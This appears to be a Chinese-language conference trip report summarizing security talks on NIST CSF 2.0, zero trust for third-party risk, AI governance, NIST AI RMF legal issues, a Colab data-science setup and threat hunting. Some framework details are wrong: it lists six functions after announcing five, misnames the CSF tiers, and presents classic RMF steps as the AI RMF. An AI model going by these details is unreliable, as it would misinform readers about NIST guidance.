（八）講題：NIST 網路安全框架 2.0—即將發生什麼事以及我該如何處理？（NIST Cybersecurity Framework 2.0--What's coming & what do I do about it?）


本議題由 Tom Conkle & Kelly Hood, OPTIC

CSF 從 1.1 版本變更到 2.0 版本，內容變更在框架的用途上，標題由原來的「改善關鍵基礎設施網路安全框架」更改為常用名稱「網路安全框架」。框架範圍更新，以反映所有使用的組織，不同以往在最初強調關鍵基礎設施應用程式，範疇並已改為關注世界各地組織，以增加該框架使用的廣泛性和國際性。與其他框架和資源連結上，強化對對 NIST 隱私框架、NICE 網路安全勞動力框架 (SP 800-181)、安全軟體開發框架 (SP 800- 218）、系統和組織的網路安全供應鏈風險管理實務（SP 800-161r1）、資訊安全績效衡量指南（SP 800-55）、整合網路安全和企業風險管理（NIST IR 8286）系列以及人工智慧風險管理框架（AI 100-1）等，標準的連結。強調網路安全治理方面，新增職能「治理」以涵蓋組織環境、風險管理策略、網路安全供應鏈風險管理等項目。也提供與 NIST 隱私框架以及 NIST IR 8286 的企業風險管理。並強調網路安全供應鏈風險管理，及對網路安全衡量和評估等項目。

目前 NIST 網路安全框架（CSF）2.0 的實施內容可分為 5 大部分：1.治理 (Govern, GV)，建立並監控組織的網路安全風險管理策略、期望和政策。2.識別 (Identify, ID)，協助確定組織目前的網路安全風險。3.保護 (Protect, PR)，使用保障措施來預防或降低網路安全風險。4.檢測 (Detect, DE)，找出並分析可能的網路安全攻擊和危害。5.回應 (Respond, RS)，針對偵測到的網路安全事件採取行動。6.恢復 (Recover, RC)，恢復受網路安全事件影響的資產和營運。



圖、NIST 資訊安全框架版本由 v1.1 變更為 V2.0 之核心變化圖



而網路安全風險管理框架是一個用於組織網路安全風險管理的指南和工具，旨在幫助組織建立和維護有效的網路安全程序。該框架包括四個不同的層次，稱為"tiers"，用於描述一個組織的網路安全成熟度。這四個層次是：

- Tiers 1 - 初始（Initial）：這是最低層次的成熟度，組織的網路安全活動尚未制度化。風險管理過程是不一致的，且反應式的。組織缺乏對風險和安全性的整體理解。
- Tiers 2 - 重複（Repeatable）：在這個層次，組織已經建立了一些網路安全流程，但它們還不夠完善。組織可能已經開始識別和追蹤關鍵資產，並定義了一些風險管理流程。
- Tiers 3 - 定義（Defined）：在這個層次，組織已經建立了明確的網路安全政策，流程和程序。這些政策和程序已經被文檔化，並且組織的人員已經受過相關的培訓。風險管理在這個層次上是有計劃的，並且組織能夠有效地處理威脅。

- Tiers 4 - 維持（Optimizing）：這是最高層次的成熟度，在這個層次上，組織持續地評估和改進其網路安全政策和程序。它們不斷優化其風險管理流程，以處理新興的威脅和挑戰。組織在這個層次上尋求卓越，以確保其網路安全在不斷變化的環境中保持最佳狀態。

通過遵循這些步驟，可以將 NIST 網路安全框架整合到組織網路安全計劃中，確保您擁有明確定義的能力，滿足法規要求，並與內部和外部利益相關者建立清晰的溝通實務。這種方法將幫助您建立更強大和有效的網路安全計劃。

利用 NIST 網路安全框架可以為整合和精簡組織網路安全需求和能力，並將 NIST 網路安全框架整合到組織網路安全計劃中，確保組織擁有明確定義的能力，滿足法規要求，並與內部和外部利益相關者建立清晰的溝通實務。組織可以遵循以下步驟進興：

1. 為組織網路安全計劃定義能力：
    - 確定網路安全計劃需要具備的具體能力。這可能包括威脅檢測、事件處理、存取控制和風險管理等領域。
    - 基於組織獨有的需求、目標和驅動因素，對這些能力進行優先排序。
2. 捕捉組織的優先事項和需求以推動網路安全成熟度：
    - 明確定義網路安全優先事項和需求。這有助於為網路安全計劃設定戰略方向。
    - 在確定網路安全能力的範圍和規模時，考慮業務目標和驅動因素。
    - 評估網路風險和威脅，以確保能力處理最關鍵的漏洞和挑戰。
3. 對標準和法規進行對齊：
    - 確保網路安全計劃符合相關的網路安全標準和法規。此對齊對於合規性和確保組織滿足法律和特定行業需求至關重要。
    - 定期審查和更新網路安全計劃，以確保符合不斷變化的標準和法規。
4. 為組織和供應商建立共同詞彙：
    - 標準化網路安全計劃中使用的術語和語言。這有助於在組織內以及與供應商之間實現清晰和一致的溝通。
    - 利用 NIST 網路安全框架（CSF）提供的共同語言，建立溝通的基礎。
    - 根據您所在行業的特定需求，對框架進行定制。不同的行業可能有獨特的網路安全需求。
    - 適應業務特定需求，考慮組織規模、結構和運營流程。

在應用網路安全框架（Cybersecurity Framework）頒布後，組織可利用網路安全框架來精簡需求和能力，並確保網路安全計畫符合網路安全框架的原則，以便更好地組織和管理安全事務，組織需要為明確定義網路安全能力，以確保能夠處理各種威脅和挑戰；注意網路安全計畫，是否符合相關的網路安全標準和法規；需要建立共同的術語和語言，以促進組織內部和供應商之間的溝通。

使用設定檔來定義和精簡網路安全目標，需要利用設定檔（Profiles）來更具體地


定義網路安全目標，以確保計畫符合特定需求，並確保資料反映安全執行的優先事項，在網路安全計畫開始實施時，需要決定從哪裡開始，並評估這些變化對組織的計劃的意義。了解組織的優先事項和目標，以並確保有明確的定義，並遵循相關的網路安全標準和法規。

（九）議題：零信任和第三方風險 (Zero Trust and Third-Party Risk)


本議題由 Gregory Rasner 資安作家


講座提到，在不斷發展的網路安全環境中，零信任和第三方風險管理的結合對於組織變得越來越關鍵。零信任作為一種安全模型，其核心理念為「永不信任，始終驗證」的原則。這意味著組織不應該自動信任任何用戶或設備，無論他們是否在企業網路內或外。相反，在授予資源訪問權限之前，需要對身份、設備健康和安全狀態進行持續驗證。

第三方風險是指組織面臨的來自與第三方廠商（外部供應商、合作夥伴或外包服務提供商等）的潛在風險。這些風險可能涉及到多個領域，包括資訊安全、數據隱私、合規性、業務運營和聲譽。過去幾年也發生了許多第三方風險相關的威脅，較廣為人知的如太陽風事件，國外知名廠商如 Accellion、Toyota、Major League Baseball、Kaseya、Microsoft、Uber、Crypto.com、GoAnywhere 等亦有發生被攻擊的事件，若於產品開發過程中使用到有問題的第三方套件，則將導致自身產品亦被傷害，現今開發作業往往會使用到大量的第三方套件，一旦來源受到攻擊時，若引用該套件之軟體未做任何確認直接更新時，引用該套件之軟體亦會受到影響。



因此在進行任何更新或引用第三方套件時，需進行確認該套件是否為安全的，零信任框架可以協助達成此事，零信任的理念為「永不信任，始終驗證」，就算是內網的對象、已被引用過的對象也並非可以無條件信任，與此提出部署 5 不驟來為安全把關，首先是要定義出要保護的介面有哪些，並呈現出流量路線為何，導入零信任架構以及制定零信任相關政策，對於保護對象需進行持續的監控，確保不會有任何問題。





在網路上，每個人都可能是別人的供應商，這意味著第三方網路事件是不可避免的我們可以藉由零信任來減少第三方風險和影響，零信任可以分為對第三方使用者、對第三方應用程式以及對第三方基礎設施三個部分，在第三方要存取我方時皆需進行驗證，並不給予不必要的權限，僅提供必要的部分即可。

How ZT and Third-Party Risk?

	Identity	Device/Workload	Access	Transaction
ZT for TP Users	Validate TP users with strong auth	Verify TP user device integrity	Enforce least-privilege access for TP users to data and apps	Scan all content for TP malicious activity and data theft
ZT for TP Apps	Validate TP developers, DevOps, and admins with strong auth	Verify TP workload integrity	Enforce least-privilege access for TP workloads accessing other workloads	Scan all content for TP malicious activity and data theft
ZT for TP Infra	Validate TP users with access to infrastructure	Identify all TP devices (including IoT)	Enforce least-privilege access segmentation for third-party infra	Scan all content within the infra for TP malicious activity and data theft

軟體安全實驗室開發時亦有使用第三方套件，對於第三方套件的管理除了執行軟體組成分析檢測外，零信任機制亦是可以強化第三方軟體安全的一種方式，可以藉由使用零信任的機制確保該軟體來源的合法性與正確性。

（十）議題：CISO 領導力：利用人工智慧 (AI) 的力量並管理風險（CISO Leadership: Harnessing the Power and Managing the Risks of Artificial Intelligence (AI)）

本議題由 TOM SCURRAH 副總裁、CHERYL NIFONG 首席資訊安全官、GREG BERKIN 首席資訊長、JASON MORTENSEN 安全架構師

講座談到，隨著人工智慧 (AI) 技術的加速出現，從首席資訊安全長 (CISO)調需要隨時了解人工智慧技術、管理相關風險並建立強大的治理結構以有效保護組織的資訊資產。此外，對使用者意識和安全操作環境的關注可確保整個組織安全、負責任地使用人工智慧。

在人工智慧技術方面，CISO 可藉由個案的討論，來了解人工智慧在產業中的實際應用方式，例如，人工智慧正在醫療保健領域用於診斷和治療建議，在金融領域用於詐欺檢測，在製造領域用於流程優化。以幫助 CISO 預測資訊安全挑戰，並藉由分析人工智慧的特定安全風險，包括對抗性攻擊、資料中毒、模型漏洞等，並思考在網路安全背景下，如進行安全的使用人工智慧。 CISO 可以使用 AI 來幫助公司更好地識別和評估潛在的網路安全風險。 AI 可以自動監測網路流量和系統日誌，及時偵測異常行為，有助於減少威脅對公司的潛在影響。

在資安治理工作方面，CISO 應該定義人工智慧的治安策略，解釋在組織內制定明確的人工智慧使用政策和指南的重要性，這包括定義特定於人工智慧的資料處理程序、存取控制和事件回應計劃等項目。並提供組織內專門的人工智慧治理團隊，負責監督人工智慧計畫、制定標準並確保遵守法規，並審查人工智慧專案，包含實施安全性評估，包括隱私影響評估和威脅建模。

CISO 和董事會之間有效溝通的也是必要的，需要有能力將複雜的人工智慧安全概念轉化為可理解的術語、呈現風險和利益，以及強調人工智慧如何與組織的策略目標保持一致。最後需要對員工進行人工智慧相關安全風險的教育，強調資料隱私、安全資料處理和識別潛在的人工智慧驅動威脅的重要性，這需要有培訓課程和宣傳活動。

（十一） 議題：NIST 人工智慧風險管理框架：一些法律觀點(The NIST AI Risk Management Framework: Some Legal Perspectives)

本議題由 Scott Giordano 資深律師、Adam Cohen 顧問、及 David N. Patariu 律師

講座闡述人工智慧定義，在基礎論述上人工智慧結合了數學、電腦科學和認知科學這三個學科，透過各種技術模仿人類行為。而美國國家標準暨技術研究院(National Institute of Standards and Technology, NIST)的人工智慧之風險管理架構（Risk Management Framework, AI RMF)指出：人工智慧系統是工程化或基於機器的系統，可針對給定的一組目標產生影響真實或虛擬環境的預測、建議或決策等輸出。人工智慧系統被設計為具有不同程度的自主運行。在 2020 年美國國家人工智慧法案中針對“人工智

慧"定義為基於機器的系統，可以針對一組給定的人類定義的目標，做出影響真實或虛擬環境的預測、建議或決策。而圖靈測試（Turing Test）是由英國數學家和計算機科學家艾倫·圖靈（Alan Turing）於 1950 年提出的一個概念性測試，用來評估一個機器是否具有人類智慧，依據數位計算機能否在圖靈描述的某種模仿遊戲中表現出色的程度，圖靈測試可以檢測一個機器是否能夠表現出具有智慧的對話能力，使其在對話中無法與一個人類區分出來。而人工智慧 GPT-4 在大多數專業和學術考試中都有表現出了人類水準的程度。而 GPT-4 它通過了模擬版的統一律師考試，統計的分數位在所有考生的前 10% 之內的水準。

200 年以來人工智慧"蓬勃發展"，人工智慧可以存取大量資料。而過去為了能夠使用影像分類和貓識別演算法，必須自己進行採樣。現在，在 Google 上進行簡單搜尋就可以找到數百萬個可用於訓練人工智慧的範例，或者可以從數千個網站中抓取這些範例。而且現今的電腦繪圖卡處理器的效率極高，可加速學習演算法的運算。在 2010 年之前，處理整個訓練樣本可能需要幾週的時間。目前，專家系統的徹底典範轉移，將模型方法變成歸納法式，現在的人工智慧的過程不再像傳統專家系統那樣編寫程式規則，而是讓電腦在大量資料的基礎上透過關聯和分類運算發現規則。

在 2020 年，美國推出了「美國人工智慧計劃」以在支持人工智慧研究和發展，並確保美國在 AI 領域的競爭力。由國會要求 NIST 制定 AI 風險管理框架（NIST AI RMF），提供 AI 設計、開發、部署或使用人工智慧系統的組織規劃，該設計為通用型，可供不同產業、不同類型的組織使用，並進行更新及管理人工智慧風險，並促進值得信賴和負責任的人工智慧。該框架提供下面特性以支援 AI 人工智慧系統：

1. 分類（Categorization）：NIST RMF 以資訊系統和數據的分類開始。這包括識別和分類系統，了解其關鍵性，並評估安全事件的潛在影響。
2. 選擇安全控制（Selection of Security Controls）：組織必須根據系統的分類選擇適當的安全控制。這些控制是為了保護系統免受各種威脅和漏洞的影響。
3. 實施（Implementation）：所選的安全控制被實施並配置以保護系統。這一步包括部署安全技術、建立安全政策，並確保控制措施到位。
4. 評估（Assessment）：評估安全控制以確定它們保護系統的效力。這一步涉及測試和評估控制措施，以確保其按照預期方式運作。
5. 授權（Authorization）：一旦系統滿足所需的安全標準並被認為是安全的，它就獲得了運營的授權。這一授權由組織內指定的機構提供。
6. 監控和持續改進（Monitoring and Continuous Improvement）：進行持續監控和定期評估，以確保系統隨著時間的推移保持安全。任何變化或事件都會進行審查，並根據需要更新安全控制。

由於 NIST AI RMF 是一個靈活的框架，可以適應處理 AI 系統特定需求和風險的處理。AI 系統可能引入獨特的安全挑戰，如偏見和公平性問題、數據隱私問題以及機器學習模型的複雜性。儘管 NIST 提供了有關 AI 風險管理的技術和運營指南，但在組織內實施 AI 系統時，有一些重要的法律觀點需要考慮。以下是使用 NIST AI 風險管理框架時需要牢記的一

些法律觀點：

- 數據隱私和合規性：在實施 AI 系統時，遵守數據隱私法律和法規非常重要，例如歐洲的《通用數據保護法》（GDPR）或美國的《健康保險可攜帶性和責任法》（HIPAA）。確保 AI 系統的數據處理做法符合這些法律，並具有保護個人隱私的機制。

- 知識產權權利：考慮與 AI 系統相關的知識產權權利。這包括 AI 算法和軟體的專利權等問題。組織必須確保他們具有使用和部署 AI 技術所需的權利。

- 責任和負責任：確定如果 AI 系統出現故障、做出不正確的決策或對人造成損害，誰應該承擔責任。了解責任和負責任尤其重要，特別是在 AI 系統做出影響個人或組織的自主決策的情況下。

- 偏見和歧視：解決與 AI 系統相關的偏見和歧視問題。歧視性的 AI 可能導致法律挑戰，特別是在招聘、貸款和執法等領域。確保 AI 系統設計公平和透明。

- 安全和網路安全：法律觀點還包括確保 AI 系統的網路安全和抗攻擊能力。這涉及保護免受網路攻擊、數據洩露和其他安全相關問題的影響。

在實施 AI 系統時，尤其是處理敏感數據或具有廣泛影響的系統時，必須涉及法律專家。法律觀點必須得到考慮，以確保 AI 系統以負責任、符合倫理和遵守相關法律和法規的方式使用。

（十二） 議題：Google Colab：環境設定 2023 InfoSec World 網路安全資料科學研討會（Google Colab: Environment Setup for the 2023 InfoSec World Cybersecurity Data Science Workshop）

本議題由 Clarence Worrell 資深資料分析師

此次工作坊會議學習資安資料的數據分析和機器學習模型，會議中手把手的教導如何使用 python 程式來進行網路資安事件的異常資料分析的模型建置，及異常的檢測分析。工作坊建議的使用環境，推薦利用 Google Colab。Google Colab 是一個免費的數據分析和機器學習環境，可在線上使用。使用者可以在瀏覽器中編寫和執行 Python 程式碼。也可以混合使用豐富文本、編碼和輸出，以建立格式良好的 PDF 報告。無需進行安裝，非常方便。使用 Google Colab，只需要一個 Gmail 帳戶。可以在 https://colab.research.google.com 上訪問 Google Colab。另一個選項是 Python 環境的建構，使用者可以使用 Anaconda 環境中的 Jupyter 筆記本，這個選項提供了靈活性，讓使用者可以選擇最熟悉的環境。不過，應該具備安裝新套件（例如 umap-learn）的能力。

在 Google Colab (Google Colaboratory) 是一個免費的雲端 Python 環境，非常適合進行資料分析和機器學習的學習和實務。以下是一個簡單的步驟，讓您可以在 Google Colab 上進行資料分析學習：

1. 登入 Gmail 帳戶：首先，確保您有一個 Gmail 帳戶，因為您需要它來訪問 Google Colab。
2. 打開 Google Colab：在瀏覽器中前往 Google Colab 網站。
3. 建立新筆記本：在 Google Colab 主頁面，您可以建立新的筆記本。這是一個 Python 筆記本，您可以在其中編寫和執行程式碼。
4. 撰寫程式碼：在筆記本中，您可以使用 Python 來進行資料分析。您可以將程式碼寫在程式碼細胞中，然後運行它們。您可以使用各種 Python 庫和套件進行資料處理、視覺化、機器學習等。
5. 安裝套件：如果您需要特定的 Python 套件，您可以使用!pip install package_name 命令在筆記本中安裝它們。
6. 資料上傳：可以將研討會提供的資料（data.csv）上傳到 Google Colab 以利後續程式分析。

    - data.csv 提供了一組資料列的欄位，每個欄位代表不同的資訊。這些欄位包括：時間戳記（timestamp）、進程 ID（processId）、線程 ID（threadId）、父進程 ID（parentProcessId）、使用者 ID（userId）、掛載命名空間（mountNamespace）、進程名稱（processName）、主機名稱（hostName）、事件 ID（eventId）、事件名稱（eventName）、堆栈地址（stackAddresses）、參數數量（argsNum）、返回值（returnValue）、參數（args）、可疑（sus）、惡意（evil）。

這些欄位可能代表一些系統日誌、事件追蹤或其他類型的資料，其中包含了有關系統操作、事件和可能的異常行為的資訊。進行資料分析時，後續會進行以下一些常見任務：

1. 資料清理：檢查資料是否有缺失值、重複值或錯誤值，然後進行清理。
2. 探索性資料分析（EDA）：使用統計和視覺化工具，對資料進行探索性分析，以了解資料的分佈和特徵。
3. 事件分類：根據事件名稱和其他欄位，將事件分類為不同的類別，以便更好地理解資料。
4. 異常偵測：使用機器學習或統計方法來偵測可疑或惡意事件

（十三） 議題：雲端原生應用程式架構威脅狩獵 (Cloud Native Application Architecture Threat Hunting)

RICHARD TYCHANSKY 安全架構師

1. 威脅狩獵(Threat Hunting)

傳統的安全防禦策略主要依賴於防火牆、入侵檢測系統和防毒軟體等工具保護系統，然進階與未知的威脅類型經常能夠繞過這些傳統的防禦機制，在此在這樣的情況下，威脅狩獵的概念應運而生。威脅狩獵是主動偵測電腦網路中惡意活動的過程，目的是偵測逃避傳統防禦措施（例如防火牆或防毒監控系統）的網路攻擊，其旨在尋找並處理潛在的威脅，特別是那些可能已經潛伏在網路內部的威脅。且威脅狩獵不僅僅強調是檢測已知威脅的跡象，還要主動尋找未知的、潛在的威脅指示。威脅狩獵並不能取代傳統的防禦機制，主要是做為對現有保護系統的補充系統，以便及早檢測網路中新的和複雜的威脅，威脅追蹤與傳統保護方法的差異在於其主動性。

由於系統被滲透一事是隨時都可能會發生的，因此威脅狩獵是一個持續進行的過程。威脅狩獵過程包括假設構建（Hypothesis Formulation）和假設測試（Hypothesis Testing）這兩個關鍵步驟。

1. 假設構建：假設構建是威脅狩獵的起點。在此階段，資訊安全專家建議搜尋威脅的區域。此類建議的資料來源可以是內部（有關 IT 基礎設施狀態、滲透測試結果等的公司資訊）和外部（MITRE ATT&CK 矩陣、網路威脅情報報告、安全新聞等）。在這一步驟中，安全專業人員基於其安全知識和經驗，制定潛在威脅和攻擊情景的假設。這些假設是對可能發生的威脅行為的猜測，基本可歸納於以下幾個情況：


   (1) 威脅情報：安全團隊可參考來自內部和外部的威脅情報，以建立假設。威脅情報可以提供關於最新攻擊活動和威脅行為的資訊。
   (2) 異常行為：安全專員可能會觀察到系統或網路中的異常行為，這可能是威脅的指示。例如，異常的用戶帳號活動或網路流量模式可能觸發假設。
   (3) 攻擊手法：安全專員了解不同類型的攻擊手法，例如惡意軟體、旁路攻擊或社交工程。基於這些手法，安全專員可以制定假設，猜測可能的攻擊方式。
   (4) 環境特徵：每個組織的網路環境都不同，應該根據特定組織的環境特徵進行定制。這可能包括網路架構、應用程式、帳號和數據流動。

2. 假設測試：一旦建立了假設，接下來的步驟是進行假設測試。這涉及使用數據和工具來驗證或否定這些假設，如運用分析來自端點的數據以查找與新惡意軟體相關的入侵指標。假設測試是一個循環的過程，安全專業人員可以根據結果調整或產生新的假設，以持續狩獵潛在威脅。這種主動的方法有助於提前發現和處理威脅，降低安全風險。假設測試通常包括以下步驟：

   (1) 數據收集：收集相關的數據，包括日誌、網路流量數據、終端點數據等，以支持假設測試。
   (2) 分析和獵取：使用分析工具和技術對數據進行研究，以查找與假設相關的證據。
   (3) 驗證或否定假設：基於分析的結果，確定假設是否成立。如果有證據支持假設，

則可能需要進一步的調查。如果假設被否定，則可以繼續下一個假設。

(4) 處理：如果發現具體威脅，應將立即採取行動，隔離受感染的系統、刪除惡意檔案，並紀錄和報告事件。



關於威脅有兩個重要的指標，分別為入侵指標（Indicator of Compromise，IoC）與攻擊指標（Indicator of Attack，IoA）：

1. 入侵指標：通常被描述為電腦上顯示網路安全已遭到破壞的證據，是關於已經受到攻擊的系統或環境的特定特徵。調查人員通常在接到可疑事件通知後、按計劃或在發現網路異常呼叫後收集這些資料。理想情況下，收集這些資訊是為了建立「更聰明」的工具，用於在將來的檢測和隔離可疑檔案。

   (1) 惡意檔案的 HASH 值：已知惡意檔案的 HASH 值可以用於檢查系統是否包含這些檔案。
   (2) 已知攻擊者的 IP 地址：已知的攻擊者 IP 地址可以用於檢查網路流量日誌，以確定是否有與已知攻擊者的通信。
   (3) 已知惡意域名：已知的惡意域名可以用於檢查 DNS 查詢，以確保系統未嘗試訪問這些域名。

2. 攻擊指標：攻擊指標重點在於偵測攻擊者試圖完成的意圖，不考慮攻擊中使用的惡意軟體或漏洞是什麼。攻擊指標通常基於威脅行為和攻擊者的模式，可以是技術性的、行為性的，也可以是特定事件的特徵。基於入侵指標的偵測方法日漸無法偵測來自無惡意軟體入侵和零時差漏洞的日益增加的威脅。因此下一代安全解決方案正在轉向首創的基於 IOA 的方法。如：

   (1) 異常的用戶活動：當用戶的帳號被多次嘗試登入，或者用戶帳號在短時間內出現異常活動時，這可能是攻擊指標。
   (2) 惡意軟體活動：當系統中的惡意軟體開始執行時，攻擊指標可能包括特定的檔案

名、檔案路徑或執行緒名稱。

(3) 網路通訊模式：當內部系統與可疑的外部主機建立通信連接時，這可能是攻擊指標。

(4) 異常的數據訪問：當未經授權的使用者或系統試圖訪問敏感數據時，這可能是攻擊指標。

資安威脅的防護是十分重要的議題，對於軟體安全實驗室來說亦不例外，實驗室提供對外的 SSDLC 平台服務，排除繞過傳統安全防禦策略的威脅，強化系統的安全性，才能夠提供更為優良的服務品質。

2. 威脅狩獵成熟度模型 (Threat Hunting Maturity Model)

為了幫助組織了解其威脅狩獵能力的水準，威脅狩獵成熟度模型因而被提出來，該模型是一種用於評估組織在威脅狩獵領域的成熟程度的框架，可用於評估組織對於主動式威脅搜尋準備的成熟度，而「成熟度」程度取決於組織可以使用哪些工具和方法。威脅狩獵成熟度模型有助於組織了解其威脅狩獵能力的水平，並提供了一個指南，以改進其威脅狩獵實務，提前發現和處理威脅，提高整體安全性。其成熟度將被分為五個等級：


(1) Initial (HMM0)：在 HMM0 級別，組織尚未建立威脅狩獵實務。威脅狩獵可能是隨機的、反應性的，只在發生明顯的安全事件時才進行操作。組織可能不具備專門的威脅狩獵團隊，且主要依賴傳統安全系統與技術。同時從 IT 基礎設施的關鍵要素中收集的資訊也極少。

(2) Minimal (HMM1)：在 HMM1 級別，組織開始意識到威脅狩獵的價值，並開始建立相關的實務。威脅狩獵可能是定期的活動，但仍然主要是手動的。組織可能擁有一支專門的威脅狩獵團隊，並使用特定工具和技術。且分析師可定期從 IT 基礎設施收集資訊並利用網路情報資料。

(3) Procedural (HMM2)：在 HMM2 級別，組織已經建立了相對成熟的威脅狩獵實務。威脅狩獵是持續的活動並使用標準威脅追蹤場景，且組織利用自動化工具和技術來加速威脅檢測和識別。威脅狩獵團隊通常與其他安全團隊合作，並共享威脅情報。資訊安全專家可收集和分析大量數據，但不開發自己的威脅追蹤程式。

(4) Innovative (HMM3)：在 HMM3 級別，組織實現了高度成熟的威脅狩獵能力。威脅狩獵是內建到組織的安全運營中，並且持續進化。組織充分利用先進的分析技術、機器學習和威脅情報共享，以確保對威脅的快速識別和處理。且資訊安全專家可收集和分析大量數據，以及開發和實施自己的威脅狩獵方法，並定期使用這些工具。

(5) Leading (HMM4)：在 HMM4 級別，組織實現了最高水平的威脅狩獵成熟度。資訊安全專家不僅開發威脅搜尋和分析方法，而且還使其自動化。與此階段威脅狩獵是高度自動化的，組織利用大數據分析、高級機器學習和人工智慧技術，以識別和處理複雜的威脅。組織與其他組織共享威脅情報，並持續改進其威脅狩獵流程。這有助於揭示更多威脅，並使分析師能夠專注於改進檢測系統和公司的整體保護。

